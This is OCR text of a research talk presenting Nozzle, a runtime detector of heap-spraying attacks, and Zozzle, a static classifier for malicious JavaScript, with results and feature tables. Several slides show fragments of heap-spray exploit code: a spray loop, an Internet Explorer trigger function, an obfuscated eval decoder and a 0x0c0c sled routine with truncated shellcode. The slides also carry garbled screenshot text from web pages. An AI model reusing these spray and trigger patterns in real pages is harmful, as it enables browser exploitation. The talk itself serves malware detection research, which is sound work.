
```
// Spray
var spray=new Array();
for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}
```

```
// Trigger
function trigger(){
  var varbdy = document.createElement('body');
  varbdy.addBehavior('#default#userData');
  document.appendChild(varbdy);
  try {
    for (iter=0; iter<10; iter++) {
      varbdy.setAttribute('s',window);
    }
  } catch(e){ }
  window.status+=";
}
document.getElementById('butid').onclick();
```

```
</script>
</body>
</html>
```

Nozzle and Zozzle

Research to Reality in 18 Short Months




May 2009 – February 2011


Summary: Nozzle & Zozzle

	Nozzle	Zozzle
Method	Runtime	Mostly static

Nozzle: Runtime Heap Spraying Detection



Normalized attack surface (NAS)



Amazon.com: Online Shopp...

http://www.amazon.com/

Amazon.com: Online ... | Malware | Other bookmarks

- Toys, Kids & Baby
- Clothing, Shoes & Jewelry
- Sports & Outdoors
- Tools & Home Improvement
- Automotive & Industrial

$189 Order now

$139 Order now

amazonkindle

The New iPods: Sleek, Small, and Super Cool


iPod touch

iPod nano

iPod shuffle

› See all the new iPods

What Other Customers Are Looking At Right Now



Sid Meier's Civilization V
2K Games
Windows
$49.99 Click for details

Kindle 3G Wireless Reading Device...
Amazon
$189.00

Halo Reach
Microsoft
Xbox 360
$59.99 Click for details

Ultimate Ears SuperFi 4 Noise...
$129.99 $39.99

Start | Amazon.com: Online ... | C:\Documents and Settin... | Command Prompt

Amazon.com: Online Shopp...

http://www.amazon.com/

Amazon.com: Online ... | Malware | Other bookmarks

amazon.com

Hello. Sign in to get personalized recommendations. New customer? Start here.

Sell on Amazon - 30 days FREE*

Your Amazon.com | Today's Deals | Gifts & Wish Lists | Gift Cards | Your Account | Help

Shop All Departments | Search | All Departments | GO | Cart | Wish List

- Books
- Movies, Music & Games
- Digital Downloads
- Kindle
- Computers & Office
- Electronics
- Home, Garden & Pets
- Grocery, Health & Beauty
- Toys, Kids & Baby
- Clothing, Shoes & Jewelry
- Sports & Outdoors
- Tools & Home Improvement
- Automotive & Industrial

The All-New Kindle

Kindle 3G
Free 3G+Wi-Fi
$189
Order now

Kindle
Wi-Fi
$139
Order now

amazonkindle

Fall Blowout Sale
Shop now

ADVERTISEMENT

electric orange checking

Pay yourself with a $50 bonus when you open an account.

- No Monthly Fees
- No Minimums
- 35,000 Free ATMs

MEMBER FDIC

Learn More

ING DIRECT
Save your money®

The New iPods: Sleek, Small, and Super Cool

Get a $150 Amazon.com Gift Card with the Purchase of an ASUS Bamboo Laptop*

*Restrictions apply

Learn more

Elements | Resources | Scripts | Timeline | Profiles | Storage | Audits | Console | Search Resources

All | Documents | Stylesheets | Images | Scripts | XHR | Fonts | Other

GRAPHS


Sort by Transfer Size

3 3

Start | Amazon.com: Online ... | C:\Documents and Settin... | Command Prompt

Local Malicious Object Detection


Is this object dangerous?



- Is this object code?
  - Code and data look the same on x86
- Focus on sled detection
  - Majority of object is sled
  - Spraying scripts build simple sleds
- Is this code a NOP sled?
  - Previous techniques do not look at heap
  - Many heap objects look like NOP sleds
  - 80% false positive rates using previous techniques
- Need stronger local techniques

Object Surface Area Calculation (1)


- Assume: attacker wants to reach shell code from jump to any point in object
- Goal: find blocks that are likely to be reached via control flow
- Strategy: use dataflow analysis to compute "surface area" of each block



An example object from visiting google.com

Object Surface Area Calculation (2)

- Each block starts with its own size as weight
- Weights are propagated forward with flow
- Invalid blocks don't propagate
- Iterate until a fixpoint is reached
- Compute block with highest weight



An example object from visiting google.com

Nozzle Global Heap Metric


Normalize to (approx):
P(jump will cause exploit)

$NSA(H)$

obj

build CFG

$\mathcal{B}_i$



dataflow

$SA(\mathcal{B}_i)$

Compute threat of single block

$SA(o)$

Compute threat of single object

$SA(H)$

Compute threat of entire heap

Nozzle Experimental Summary

0 False Positives

- 10 popular AJAX-heavy sites
- 150 top web sites

- Bing finds 1,000s of malicious sites using Nozzle

0 False Negatives

- 12 published heap spraying exploits and
- 2,000 synthetic rogue pages generated using Metasploit

- Very few false positives
- Increased Bing's detection capability two-fold

Runtime Overhead

- As high as 2x without sampling
- 5-10% with sampling

Zozzle: Static Malware Detection Plan

Train a classifier to recognize malware

Start with thousands of **malicious** and **benign** labeled samples

Classify JavaScript code

Obfuscation


```
eval(""+O(2369522)+O(1949494)+O
(2288625)+O(648464)+O(2304124)+
O(2080995)+O(2020710)+O(2164958
)+O(2168902)+O(1986377)+O(22279
03)+O(2005851)+O(2021303)+O(646
435)+O(1228455)+O(644519)+O(234
6826)+O(2207788)+O(2023127)+O(2
306806)+O(1983560)+O(1949296)+O
(2245968)+O(2028685)+O(809214)+
O(680960)+O(747602)+O(2346412)+
O(1060647)+O(1045327)+O(1381007
)+O(1329180)+O(745897)+O(234140
4)+O(1109791)+O(1064283)+O(1128
719)+O(1321055)+O(748985)+...);
```

```
var l = function(x) {
  return String.fromCharCode(x);
}

    var O = function(m){
      return String.fromCharCode(
        Math.floor(m / 10000) / 2);
    }

shellcode = unescape("%u54EB%u758B…");
var bigblock = unescape("%u0c0c%u0c0c");
while(bigblock.length<slackspace) {
  bigblock += bigblock;
}
block = bigblock.substring(0,
  bigblock.length-slackspace);
while(block.length+slackspace<0x40000) {
  block = block + block + fillblock;
}
memory = new Array();
for(x=0; x<300; x++) {
  memory[x] = block + shellcode;
…
```


Runtime Deobfuscation via Code Unfolding)



Zozzle Training & Application


malicious samples (1K)

benign samples (7K)




Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
abcabcabcabcabc	0.80
try:activex	0.41
if:msie 7	0.33
abcabcabcabcabcabc	0.21
function:unescape	0.45
abcabcabcabcabcabc	0.55
loop:nop	0.95

Hierarchical Feature Extraction



Naïve Bayes Classification

Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
Function:ActiveX	0.80
try:activex	0.41
if:msie 7	0.33
function:Array	0.21
function:unescape	0.45
loop:+=	0.55
loop:nop	0.95



Amazon.com: Online Shopp... | □□□□ NOTEBOOK BATT...

http://at99.com.tw/category.php?id=153

閎亮購物網

□□□□ | □□□□ | □□□□□ | □□□ | □□□

□□ | □□□□ | □□□□□ | □□□□ | □□□□ | □□□□ | □□□□ | □□ | □□□□□02-87917300

TAG □□□ | □□ | XO□□□ | UPS | KODAK | □□□□□□□□□□□ie | □□□□ Search □□□□

